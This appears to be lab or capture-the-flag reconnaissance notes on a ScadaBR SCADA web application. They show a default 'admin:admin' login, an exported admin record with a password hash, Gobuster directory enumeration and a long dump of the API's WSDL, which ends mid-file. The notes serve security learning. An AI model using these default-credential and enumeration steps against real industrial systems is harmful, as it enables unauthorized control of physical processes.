Login



admin:admin

system dump

```
{
  "graphicalViews":[
  ],
  "dataSources":[
  ],
  "dataPoints":[
  ],
  "scheduledEvents":[
  ],
  "compoundEventDetectors":[
  ],
  "users":[
    {
      "admin":true,
      "disabled":false,
      "email":"admin@yourMangoDomain.com",
      "homeUrl":null,
      "password":"0DPiKuNIrrVmD8IUCuw1hQxNqZc=",
      "phone":"",
      "receiveOwnAuditEvents":true,
      "username":"admin"
    }
  ],
  "mailingLists":[
  ],
  "publishers":[
  ],
  "pointHierarchy":[
  ],
  "eventHandlers":[
  ],
  "watchLists":[
    {
      "xid":"WL_198837",
      "user":"admin",
      "dataPoints":[
      ],
      "sharingUsers":[
      ],
      "name":"(unnamed)"
    }
  ]
}
```

Gobuster

```
=====
=
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=
[+] Url:          http://10.10.173.244:8080/ScadaBR/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] Exclude Length: 355
[+] User Agent:    gobuster/3.6
```

```
[+] Timeout:      10s
=====
=
Starting gobuster in directory enumeration mode
=====
=
/audio      (Status: 302) [Size: 0] [--> /ScadaBR/audio/]
/chart      (Status: 500) [Size: 154599]
/dwr        (Status: 302) [Size: 0] [--> /ScadaBR/dwr/index.html]
/export     (Status: 500) [Size: 154732]
/graphics   (Status: 302) [Size: 0] [--> /ScadaBR/graphics/]
/images     (Status: 302) [Size: 0] [--> /ScadaBR/images/]
/resources  (Status: 302) [Size: 0] [--> /ScadaBR/resources/]
/services   (Status: 200) [Size: 742]
/uploads    (Status: 302) [Size: 0] [--> /ScadaBR/uploads/]
/wsd        (Status: 302) [Size: 0] [--> /ScadaBR/wsd/]
Progress: 20478 / 20479 (100.00%)
=====
=
Finished
=====
=
```

/services

And now... Some Services

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 - AdminService
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 - writeStringData
 - browseTags
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 - ackEvents
 - browseEventsDefinitions
 - annotateEvent

API xml dump

```
<wsdl:definitions targetNamespace="http://scadabr.org.br/api/">
<!--
WSDL created by Apache Axis version: 1.2.1
Built on Jun 14, 2005 (09:15:57 EDT)
-->
<wsdl:types>
<schema elementFormDefault="qualified" targetNamespace="http://
constants.api.scadabr.org.br">
<import namespace="http://da.api.scadabr.org.br"/>
<import namespace="http://vo.api.scadabr.org.br"/>
<import namespace="http://config.api.scadabr.org.br"/>
<import namespace="http://hda.api.scadabr.org.br"/>
<import namespace="http://ae.api.scadabr.org.br"/>
```

```

<simpleType name="DataSourceType">
<restriction base="xsd:string">
<enumeration value="MODBUS_IP"/>
<enumeration value="MODBUS_SERIAL"/>
</restriction>
</simpleType>
<simpleType name="ErrorCode">
<restriction base="xsd:string">
<enumeration value="OK"/>
<enumeration value="UNSPECIFIED_ERROR"/>
<enumeration value="INSUFFICIENT_PARAMETERS"/>
<enumeration value="INVALID_PARAMETER"/>
<enumeration value="ACCESS_DENIED"/>
<enumeration value="SERVER_BUSY"/>
<enumeration value="INVALID_ID"/>
<enumeration value="NOT_SUPPORTED"/>
<enumeration value="READ_ONLY"/>
<enumeration value="WRITE_ONLY"/>
<enumeration value="TIMED_OUT"/>
</restriction>
</simpleType>
<simpleType name="ServerStateCode">
<restriction base="xsd:string">
<enumeration value="RUNNING"/>
<enumeration value="FAILED"/>
<enumeration value="NO_CONFIG"/>
<enumeration value="SUSPENDED"/>
<enumeration value="TEST"/>
<enumeration value="COMM_FAULT"/>
</restriction>
</simpleType>
<simpleType name="DataType">
<restriction base="xsd:string">
<enumeration value="INTEGER"/>
<enumeration value="UNSIGNED_INTEGER"/>
<enumeration value="LONG"/>
<enumeration value="UNSIGNED_LONG"/>
<enumeration value="STRING"/>
<enumeration value="BOOLEAN"/>
<enumeration value="FLOAT"/>
<enumeration value="DOUBLE"/>
<enumeration value="BYTE"/>
<enumeration value="UNSIGNED_BYTE"/>
</restriction>
</simpleType>
<simpleType name="QualityCode">
<restriction base="xsd:string">
<enumeration value="BAD"/>
<enumeration value="BAD_CONFIGURATION_ERROR"/>
<enumeration value="BAD_NOT_CONNECTED"/>
<enumeration value="BAD_DEVICE_FAILURE"/>
<enumeration value="BAD_SENSOR_FAILURE"/>
<enumeration value="BAD_LAST_KNOWN_VALUE"/>
<enumeration value="BAD_COMM_FAILURE"/>
<enumeration value="BAD_OUT_OF_SERVICE"/>
<enumeration value="BAD_WAITING_FOR_INITIAL_DATA"/>
<enumeration value="UNCERTAIN"/>
<enumeration value="UNCERTAIN_LAST_USABLE_VALUE"/>
<enumeration value="UNCERTAIN_SENSOR_NOT_ACCURATE"/>
<enumeration value="UNCERTAIN_EU_EXCEEDED"/>
<enumeration value="UNCERTAIN_SUB_NORMAL"/>
<enumeration value="GOOD"/>
<enumeration value="GOOD_LOCAL_OVERRIDE"/>
</restriction>
</simpleType>

```

```

<simpleType name="AlarmLevel">
<restriction base="xsd:string">
<enumeration value="NONE"/>
<enumeration value="INFORMATION"/>
<enumeration value="URGENT"/>
<enumeration value="CRITICAL"/>
<enumeration value="LIFE_SAFETY"/>
</restriction>
</simpleType>
<simpleType name="EventType">
<restriction base="xsd:string">
<enumeration value="SYSTEM_EVENT"/>
<enumeration value="AUDIT_EVENT"/>
<enumeration value="SCHEDULED_EVENT"/>
<enumeration value="POINT_CONDITION_EVENT"/>
<enumeration value="ASYNCHRONOUS_DATA"/>
</restriction>
</simpleType>
</schema>
<schema elementFormDefault="qualified" targetNamespace="http://
config.api.scadabr.org.br">
<import namespace="http://da.api.scadabr.org.br"/>
<import namespace="http://constants.api.scadabr.org.br"/>
<import namespace="http://vo.api.scadabr.org.br"/>
<import namespace="http://hda.api.scadabr.org.br"/>
<import namespace="http://ae.api.scadabr.org.br"/>
<element name="ConfigureDataPointParams">
<complexType>
<sequence>
<element name="dataSourceId" nillable="true" type="xsd:int"/>
<element name="type" nillable="true" type="tns2:DataSourceType"/>
<element name="dataPoint" nillable="true" type="xsd:anyType"/>
</sequence>
</complexType>
</element>
<element name="ConfigureDataPointResponse">
<complexType>
<sequence>
<element name="id" type="xsd:int"/>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="RemoveDataPointParams">
<complexType>
<sequence>
<element name="id" type="xsd:int"/>
</sequence>
</complexType>
</element>
<element name="RemoveDataPointResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="BrowseDataPointsParams">
<complexType>
<sequence>
<element name="dataSourceId" type="xsd:int"/>

```



```

</sequence>
</complexType>
</element>
<element name="BrowseDataPointsResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
<element name="type" nillable="true" type="tns2:DataSourceType"/>
<element maxOccurs="unbounded" name="dataPoints" nillable="true"
type="xsd:anyType"/>
</sequence>
</complexType>
</element>
<element name="RemoveDataSourceParams">
<complexType>
<sequence>
<element name="id" type="xsd:int"/>
</sequence>
</complexType>
</element>
<element name="RemoveDataSourceResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="ConfigureDataSourceParams">
<complexType>
<sequence>
<element name="type" nillable="true" type="tns2:DataSourceType"/>
<element name="dataSource" nillable="true" type="xsd:anyType"/>
</sequence>
</complexType>
</element>
<element name="ConfigureDataSourceResponse">
<complexType>
<sequence>
<element name="id" type="xsd:int"/>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="BrowseDataSourcesParams">
<complexType>
<sequence>
<element name="type" nillable="true" type="tns2:DataSourceType"/>
</sequence>
</complexType>
</element>
<element name="BrowseDataSourcesResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="replyBase" type="tns3:ReplyBase"/>
<element name="type" nillable="true" type="tns2:DataSourceType"/>
<element maxOccurs="unbounded" minOccurs="0" name="dataSources" nillable="true"
type="xsd:anyType"/>

```

```

</sequence>
</complexType>
</element>
</schema>
<schema elementFormDefault="qualified" targetNamespace="http://
vo.api.scadabr.org.br">
<import namespace="http://da.api.scadabr.org.br"/>
<import namespace="http://constants.api.scadabr.org.br"/>
<import namespace="http://config.api.scadabr.org.br"/>
<import namespace="http://hda.api.scadabr.org.br"/>
<import namespace="http://ae.api.scadabr.org.br"/>
<complexType name="APIError">
<sequence>
<element name="code" type="tns2:ErrorCode"/>
<element name="description" nillable="true" type="xsd:string"/>
</sequence>
</complexType>
<complexType name="ReplyBase">
<sequence>
<element name="rcvTime" nillable="true" type="xsd:dateTime"/>
<element name="replyTime" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<complexType name="ServerStatus">
<sequence>
<element name="startTime" nillable="true" type="xsd:dateTime"/>
<element name="serverState" type="tns2:ServerStateCode"/>
<element name="productVersion" nillable="true" type="xsd:string"/>
<element maxOccurs="unbounded" minOccurs="0" name="supportedLocaleIDs"
type="xsd:string"/>
</sequence>
</complexType>
<complexType name="ItemValue">
<sequence>
<element name="itemName" nillable="true" type="xsd:string"/>
<element name="dataType" nillable="true" type="tns2:DataType"/>
<element name="value" nillable="true" type="xsd:anyType"/>
<element name="quality" nillable="true" type="tns2:QualityCode"/>
<element name="timestamp" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<complexType name="ItemStringValue">
<sequence>
<element name="itemName" nillable="true" type="xsd:string"/>
<element name="dataType" nillable="true" type="tns2:DataType"/>
<element name="value" nillable="true" type="xsd:string"/>
<element name="quality" nillable="true" type="tns2:QualityCode"/>
<element name="timestamp" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<complexType name="ItemInfo">
<sequence>
<element name="itemName" nillable="true" type="xsd:string"/>
<element name="dataType" nillable="true" type="tns2:DataType"/>
<element name="writable" nillable="true" type="xsd:boolean"/>
</sequence>
</complexType>
<complexType name="EventMessage">
<sequence>
<element maxOccurs="1" minOccurs="0" name="user" type="xsd:string"/>
<element maxOccurs="1" minOccurs="0" name="message" type="xsd:string"/>
<element name="timestamp" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<complexType name="EventNotification">

```

```

<sequence>
  <element name="id" type="xsd:int"/>
  <element name="alias" type="xsd:string"/>
  <element name="eventType" type="tns2:EventType"/>
  <element name="alarmLevel" type="tns2:AlarmLevel"/>
  <element maxOccurs="unbounded" minOccurs="0" name="message"
    type="tns3:EventMessage"/>
  <element name="timestamp" nillable="true" type="xsd:dateTime"/>
  <element name="ackTime" nillable="true" type="xsd:dateTime"/>
  <element name="rtnTime" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<complexType name="EventDefinition">
  <sequence>
    <element name="eventName" nillable="true" type="xsd:string"/>
    <element name="message" nillable="true" type="xsd:string"/>
    <element name="eventType" type="tns2:EventType"/>
    <element name="alarmLevel" type="tns2:AlarmLevel"/>
    <element name="configuration" nillable="true" type="xsd:string"/>
  </sequence>
</complexType>
</schema>
<schema elementFormDefault="qualified" targetNamespace="http://
da.api.scadabr.org.br">
  <import namespace="http://constants.api.scadabr.org.br"/>
  <import namespace="http://vo.api.scadabr.org.br"/>
  <import namespace="http://config.api.scadabr.org.br"/>
  <import namespace="http://hda.api.scadabr.org.br"/>
  <import namespace="http://ae.api.scadabr.org.br"/>
  <element name="GetStatusResponse">
    <complexType>
      <sequence>
        <element name="replyBase" type="tns3:ReplyBase"/>
        <element name="serverStatus" nillable="true" type="tns3:ServerStatus"/>
      </sequence>
    </complexType>
  </element>
  <complexType name="ReadDataOptions">
    <sequence>
      <element name="maxReturn" type="xsd:int"/>
    </sequence>
  </complexType>
  <element name="ReadDataParams">
    <complexType>
      <sequence>
        <element maxOccurs="unbounded" name="itemPathList" type="xsd:string"/>
        <element name="options" nillable="true" type="tns4:ReadDataOptions"/>
      </sequence>
    </complexType>
  </element>
  <element name="ReadDataResponse">
    <complexType>
      <sequence>
        <element maxOccurs="unbounded" minOccurs="0" name="errors"
          type="tns3:APIError"/>
        <element maxOccurs="unbounded" minOccurs="0" name="itemsList"
          type="tns3:ItemValue"/>
        <element name="replyBase" type="tns3:ReplyBase"/>
      </sequence>
    </complexType>
  </element>
  <complexType name="WriteDataOptions">
    <sequence>
      <element name="returnItemValues" type="xsd:boolean"/>
    </sequence>
  </complexType>

```

```

</complexType>
<element name="WriteDataParams">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemValue"/>
<element name="options" nillable="true" type="tns4:WriteDataOptions"/>
</sequence>
</complexType>
</element>
<element name="WriteDataResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemValue"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="WriteStringDataParams">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemStringValue"/>
<element name="options" nillable="true" type="tns4:WriteDataOptions"/>
</sequence>
</complexType>
</element>
<element name="WriteStringDataResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemStringValue"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<complexType name="BrowseTagsOptions">
<sequence>
<element name="maxReturn" type="xsd:int"/>
</sequence>
</complexType>
<element name="BrowseTagsParams">
<complexType>
<sequence>
<element name="itemsPath" nillable="true" type="xsd:string"/>
<element name="options" nillable="true" type="tns4:BrowseTagsOptions"/>
</sequence>
</complexType>
</element>
<element name="BrowseTagsResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemInfo"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>

```

```

</schema>
<schema elementFormDefault="qualified" targetNamespace="http://
hda.api.scadabr.org.br">
<import namespace="http://da.api.scadabr.org.br"/>
<import namespace="http://constants.api.scadabr.org.br"/>
<import namespace="http://vo.api.scadabr.org.br"/>
<import namespace="http://config.api.scadabr.org.br"/>
<import namespace="http://ae.api.scadabr.org.br"/>
<complexType name="GetDataHistoryOptions">
<sequence>
<element name="maxReturn" type="xsd:int"/>
<element name="initialDate" nillable="true" type="xsd:dateTime"/>
<element name="finalDate" nillable="true" type="xsd:dateTime"/>
</sequence>
</complexType>
<element name="GetDataHistoryParams">
<complexType>
<sequence>
<element maxOccurs="1" minOccurs="0" name="itemName" type="xsd:string"/>
<element name="options" nillable="true" type="tns5:GetDataHistoryOptions"/>
</sequence>
</complexType>
</element>
<element name="GetDataHistoryResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element name="moreValues" type="xsd:boolean"/>
<element maxOccurs="unbounded" minOccurs="0" name="itemsList"
type="tns3:ItemValue"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
</schema>
<schema elementFormDefault="qualified" targetNamespace="http://
ae.api.scadabr.org.br">
<import namespace="http://da.api.scadabr.org.br"/>
<import namespace="http://constants.api.scadabr.org.br"/>
<import namespace="http://vo.api.scadabr.org.br"/>
<import namespace="http://config.api.scadabr.org.br"/>
<import namespace="http://hda.api.scadabr.org.br"/>
<complexType name="ActiveEventsOptions">
<sequence>
<element name="maxReturn" type="xsd:int"/>
<element name="alarmLevel" nillable="true" type="tns2:AlarmLevel"/>
</sequence>
</complexType>
<element name="GetActiveEventsParams">
<complexType>
<sequence>
<element name="eventsPath" nillable="true" type="xsd:string"/>
<element name="options" nillable="true" type="tns6:ActiveEventsOptions"/>
</sequence>
</complexType>
</element>
<element name="GetActiveEventsResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" name="eventsList" type="tns3:EventNotifcation"/>
</sequence>
</complexType>
</element>
</schema>
</pre>

```

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</sequence>
</complexType>
</element>
<complexType name="EventsHistoryOptions">
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<element name="alarmLevel" nillable="true" type="tns2:AlarmLevel"/>
<element name="initialDate" nillable="true" type="xsd:dateTime"/>
<element name="finalDate" nillable="true" type="xsd:dateTime"/>
<element name="maxReturn" type="xsd:int"/>
</sequence>
</complexType>
<element name="GetEventsHistoryParams">
<complexType>
<sequence>
<element name="eventsPath" nillable="true" type="xsd:string"/>
<element name="options" nillable="true" type="tns6:EventsHistoryOptions"/>
</sequence>
</complexType>
</element>
<element name="GetEventsHistoryResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="eventsList"
type="tns3:EventNotification"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<complexType name="AckEventsOptions">
<sequence>
<element name="returnEventDetails" type="xsd:boolean"/>
</sequence>
</complexType>
<element name="AckEventsParams">
<complexType>
<sequence>
<element maxOccurs="unbounded" name="eventsId" nillable="true" type="xsd:int"/>
<element name="options" nillable="true" type="tns6:AckEventsOptions"/>
</sequence>
</complexType>
</element>
<element name="AckEventsResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="events"
type="tns3:EventNotification"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<complexType name="BrowseEventsOptions">
<sequence>
<element name="eventType" nillable="true" type="tns2:EventType"/>
<element name="returnEventsConfig" type="xsd:boolean"/>
</sequence>
</complexType>
<element name="BrowseEventsParams">
<complexType>
<sequence>
<element name="eventsPath" nillable="true" type="xsd:string"/>
<element name="options" nillable="true" type="tns6:BrowseEventsOptions"/>

```

```

</sequence>
</complexType>
</element>
<element name="BrowseEventsResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="eventsList"
type="tns3:EventDefinition"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
<element name="AnnotateEventParams">
<complexType>
<sequence>
<element name="eventId" nillable="true" type="xsd:int"/>
<element name="message" nillable="true" type="tns3:EventMessage"/>
</sequence>
</complexType>
</element>
<element name="AnnotateEventResponse">
<complexType>
<sequence>
<element maxOccurs="unbounded" minOccurs="0" name="errors"
type="tns3:APIError"/>
<element maxOccurs="unbounded" minOccurs="0" name="eventMessagesList"
type="tns3:EventMessage"/>
<element name="replyBase" type="tns3:ReplyBase"/>
</sequence>
</complexType>
</element>
</schema>
</wsdl:types>
<wsdl:message name="browseDataPointsResponse">
<wsdl:part element="tns1:BrowseDataPointsResponse"
name="BrowseDataPointsResponse"/>
</wsdl:message>
<wsdl:message name="getStatusRequest"> </wsdl:message>
<wsdl:message name="getDataHistoryRequest">
<wsdl:part element="tns5:GetDataHistoryParams" name="GetDataHistoryParams"/>
</wsdl:message>
<wsdl:message name="configureDataPointRequest">
<wsdl:part element="tns1:ConfigureDataPointParams"
name="ConfigureDataPointParams"/>
</wsdl:message>
<wsdl:message name="readDataResponse">
<wsdl:part element="tns4:ReadDataResponse" name="ReadDataResponse"/>
</wsdl:message>
<wsdl:message name="getActiveEventsRequest">
<wsdl:part element="tns6:GetActiveEventsParams" name="GetActiveEventsParams"/>
</wsdl:message>
<wsdl:message name="browseDataSourcesResponse">
<wsdl:part element="tns1:BrowseDataSourcesResponse"
name="BrowseDataSourcesResponse"/>
</wsdl:message>
<wsdl:message name="configureDataSourceResponse">
<wsdl:part element="tns1:ConfigureDataSourceResponse"
name="ConfigureDataSourceResponse"/>
</wsdl:message>
<wsdl:message name="ackEventsRequest">
<wsdl:part element="tns6:AckEventsParams" name="AckEventsParams"/>
</wsdl:message>
<wsdl:message name="configureDataPointResponse">

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<wsdl:part element="tns1:ConfigureDataPointResponse"
name="ConfigureDataPointResponse"/>
</wsdl:message>
<wsdl:message name="annotateEventRequest">
<wsdl:part element="tns6:AnnotateEventParams" name="AnnotateEventParams"/>
</wsdl:message>
<wsdl:message name="browseEventsDefinitionsResponse">
<wsdl:part element="tns6:BrowseEventsResponse" name="BrowseEventsResponse"/>
</wsdl:message>
<wsdl:message name="removeDataSourceResponse">
<wsdl:part element="tns1:RemoveDataSourceResponse"
name="RemoveDataSourceResponse"/>
</wsdl:message>
<wsdl:message name="writeStringDataResponse">
<wsdl:part element="tns4:WriteStringDataResponse"
name="WriteStringDataResponse"/>
</wsdl:message>
<wsdl:message name="configureDataSourceRequest">
<wsdl:part element="tns1:ConfigureDataSourceParams"
name="ConfigureDataSourceParams"/>
</wsdl:message>
<wsdl:message name="ackEventsResponse">
<wsdl:part element="tns6:AckEventsResponse" name="AckEventsResponse"/>
</wsdl:message>
<wsdl:message name="writeDataRequest">
<wsdl:part element="tns4:WriteDataParams" name="WriteDataParams"/>
</wsdl:message>
<wsdl:message name="browseTagsResponse">
<wsdl:part element="tns4:BrowseTagsResponse" name="BrowseTagsResponse"/>
</wsdl:message>
<wsdl:message name="annotateEventResponse">
<wsdl:part element="tns6:AnnotateEventResponse" name="AnnotateEventResponse"/>
</wsdl:message>
<wsdl:message name="removeDataPointResponse">
<wsdl:part element="tns1:RemoveDataPointResponse"
name="RemoveDataPointResponse"/>
</wsdl:message>
<wsdl:message name="getEventsHistoryRequest">
<wsdl:part element="tns6:GetEventsHistoryParams" name="GetEventsHistoryParams"/>
</wsdl:message>
<wsdl:message name="browseTagsRequest">
<wsdl:part element="tns4:BrowseTagsParams" name="BrowseTagsParams"/>
</wsdl:message>
<wsdl:message name="writeDataResponse">
<wsdl:part element="tns4:WriteDataResponse" name="WriteDataResponse"/>
</wsdl:message>
<wsdl:message name="getEventsHistoryResponse">
<wsdl:part element="tns6:GetEventsHistoryResponse"
name="GetEventsHistoryResponse"/>
</wsdl:message>
<wsdl:message name="removeDataPointRequest">
<wsdl:part element="tns1:RemoveDataPointParams" name="RemoveDataPointParams"/>
</wsdl:message>
<wsdl:message name="browseDataPointsRequest">
<wsdl:part element="tns1:BrowseDataPointsParams" name="BrowseDataPointsParams"/>
</wsdl:message>
<wsdl:message name="browseDataSourcesRequest">
<wsdl:part element="tns1:BrowseDataSourcesParams"
name="BrowseDataSourcesParams"/>
</wsdl:message>
<wsdl:message name="writeStringDataRequest">
<wsdl:part element="tns4:WriteStringDataParams" name="WriteStringDataParams"/>
</wsdl:message>

```



```

<wsdl:message name="removeDataSourceRequest">
<wsdl:part element="tns1:RemoveDataSourceParams" name="RemoveDataSourceParams"/>
</wsdl:message>
<wsdl:message name="getStatusResponse">
<wsdl:part element="tns4:GetStatusResponse" name="GetStatusResponse"/>
</wsdl:message>
<wsdl:message name="readDataRequest">
<wsdl:part element="tns4:ReadDataParams" name="ReadDataParams"/>
</wsdl:message>
<wsdl:message name="getDataHistoryResponse">
<wsdl:part element="tns5:GetDataHistoryResponse" name="GetDataHistoryResponse"/>
</wsdl:message>
<wsdl:message name="getActiveEventsResponse">
<wsdl:part element="tns6:GetActiveEventsResponse"
name="GetActiveEventsResponse"/>
</wsdl:message>
<wsdl:message name="browseEventsDefinitionsRequest">
<wsdl:part element="tns6:BrowseEventsParams" name="BrowseEventsParams"/>
</wsdl:message>
<wsdl:portType name="ScadaBRAPI">
<wsdl:operation name="configureDataPoint"
parameterOrder="ConfigureDataPointParams">
<wsdl:input message="impl:configureDataPointRequest"
name="configureDataPointRequest"/>
<wsdl:output message="impl:configureDataPointResponse"
name="configureDataPointResponse"/>
</wsdl:operation>
<wsdl:operation name="removeDataPoint" parameterOrder="RemoveDataPointParams">
<wsdl:input message="impl:removeDataPointRequest"
name="removeDataPointRequest"/>
<wsdl:output message="impl:removeDataPointResponse"
name="removeDataPointResponse"/>
</wsdl:operation>
<wsdl:operation name="browseDataPoints"
parameterOrder="BrowseDataPointsParams">
<wsdl:input message="impl:browseDataPointsRequest"
name="browseDataPointsRequest"/>
<wsdl:output message="impl:browseDataPointsResponse"
name="browseDataPointsResponse"/>
</wsdl:operation>
<wsdl:operation name="removeDataSource"
parameterOrder="RemoveDataSourceParams">
<wsdl:input message="impl:removeDataSourceRequest"
name="removeDataSourceRequest"/>
<wsdl:output message="impl:removeDataSourceResponse"
name="removeDataSourceResponse"/>
</wsdl:operation>
<wsdl:operation name="configureDataSource"
parameterOrder="ConfigureDataSourceParams">
<wsdl:input message="impl:configureDataSourceRequest"
name="configureDataSourceRequest"/>
<wsdl:output message="impl:configureDataSourceResponse"
name="configureDataSourceResponse"/>
</wsdl:operation>
<wsdl:operation name="browseDataSources"
parameterOrder="BrowseDataSourcesParams">
<wsdl:input message="impl:browseDataSourcesRequest"
name="browseDataSourcesRequest"/>
<wsdl:output message="impl:browseDataSourcesResponse"
name="browseDataSourcesResponse"/>
</wsdl:operation>
<wsdl:operation name="getStatus">
<wsdl:input message="impl:getStatusRequest" name="getStatusRequest"/>

```

```

<wsdl:output message="impl:getStatusResponse" name="getStatusResponse"/>
</wsdl:operation>
<wsdl:operation name="readData" parameterOrder="ReadDataParams">
<wsdl:input message="impl:readDataRequest" name="readDataRequest"/>
<wsdl:output message="impl:readDataResponse" name="readDataResponse"/>
</wsdl:operation>
<wsdl:operation name="writeData" parameterOrder="WriteDataParams">
<wsdl:input message="impl:writeDataRequest" name="writeDataRequest"/>
<wsdl:output message="impl:writeDataResponse" name="writeDataResponse"/>
</wsdl:operation>
<wsdl:operation name="writeStringData" parameterOrder="WriteStringDataParams">
<wsdl:input message="impl:writeStringDataRequest"
name="writeStringDataRequest"/>
<wsdl:output message="impl:writeStringDataResponse"
name="writeStringDataResponse"/>
</wsdl:operation>
<wsdl:operation name="browseTags" parameterOrder="BrowseTagsParams">
<wsdl:input message="impl:browseTagsRequest" name="browseTagsRequest"/>
<wsdl:output message="impl:browseTagsResponse" name="browseTagsResponse"/>
</wsdl:operation>
<wsdl:operation name="getDataHistory" parameterOrder="GetDataHistoryParams">
<wsdl:input message="impl:getDataHistoryRequest" name="getDataHistoryRequest"/>
<wsdl:output message="impl:getDataHistoryResponse"
name="getDataHistoryResponse"/>
</wsdl:operation>
<wsdl:operation name="getActiveEvents" parameterOrder="GetActiveEventsParams">
<wsdl:input message="impl:getActiveEventsRequest"
name="getActiveEventsRequest"/>
<wsdl:output message="impl:getActiveEventsResponse"
name="getActiveEventsResponse"/>
</wsdl:operation>
<wsdl:operation name="getEventsHistory"
parameterOrder="GetEventsHistoryParams">
<wsdl:input message="impl:getEventsHistoryRequest"
name="getEventsHistoryRequest"/>
<wsdl:output message="impl:getEventsHistoryResponse"
name="getEventsHistoryResponse"/>
</wsdl:operation>
<wsdl:operation name="ackEvents" parameterOrder="AckEventsParams">
<wsdl:input message="impl:ackEventsRequest" name="ackEventsRequest"/>
<wsdl:output message="impl:ackEventsResponse" name="ackEventsResponse"/>
</wsdl:operation>
<wsdl:operation name="browseEventsDefinitions"
parameterOrder="BrowseEventsParams">
<wsdl:input message="impl:browseEventsDefinitionsRequest"
name="browseEventsDefinitionsRequest"/>
<wsdl:output message="impl:browseEventsDefinitionsResponse"
name="browseEventsDefinitionsResponse"/>
</wsdl:operation>
<wsdl:operation name="annotateEvent" parameterOrder="AnnotateEventParams">
<wsdl:input message="impl:annotateEventRequest" name="annotateEventRequest"/>
<wsdl:output message="impl:annotateEventResponse" name="annotateEventResponse"/>
>
</wsdl:operation>
</wsdl:portType>
<wsdl:binding name="APISoapBinding" type="impl:ScadaBRAPI">
<wsdlsoap:binding style="document" transport="http://schemas.xmlsoap.org/soap/
http"/>
<wsdl:operation name="configureDataPoint">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="configureDataPointRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="configureDataPointResponse">
<wsdlsoap:body use="literal"/>

```

```

</wsdl:output>
</wsdl:operation>
<wsdl:operation name="removeDataPoint">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="removeDataPointRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="removeDataPointResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="browseDataPoints">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="browseDataPointsRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="browseDataPointsResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="removeDataSource">
<wsdlsoap:operation soapAction=""/>
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</wsdl:input>
<wsdl:output name="removeDataSourceResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="configureDataSource">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="configureDataSourceRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="configureDataSourceResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="browseDataSources">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="browseDataSourcesRequest">
<wsdlsoap:body use="literal"/>
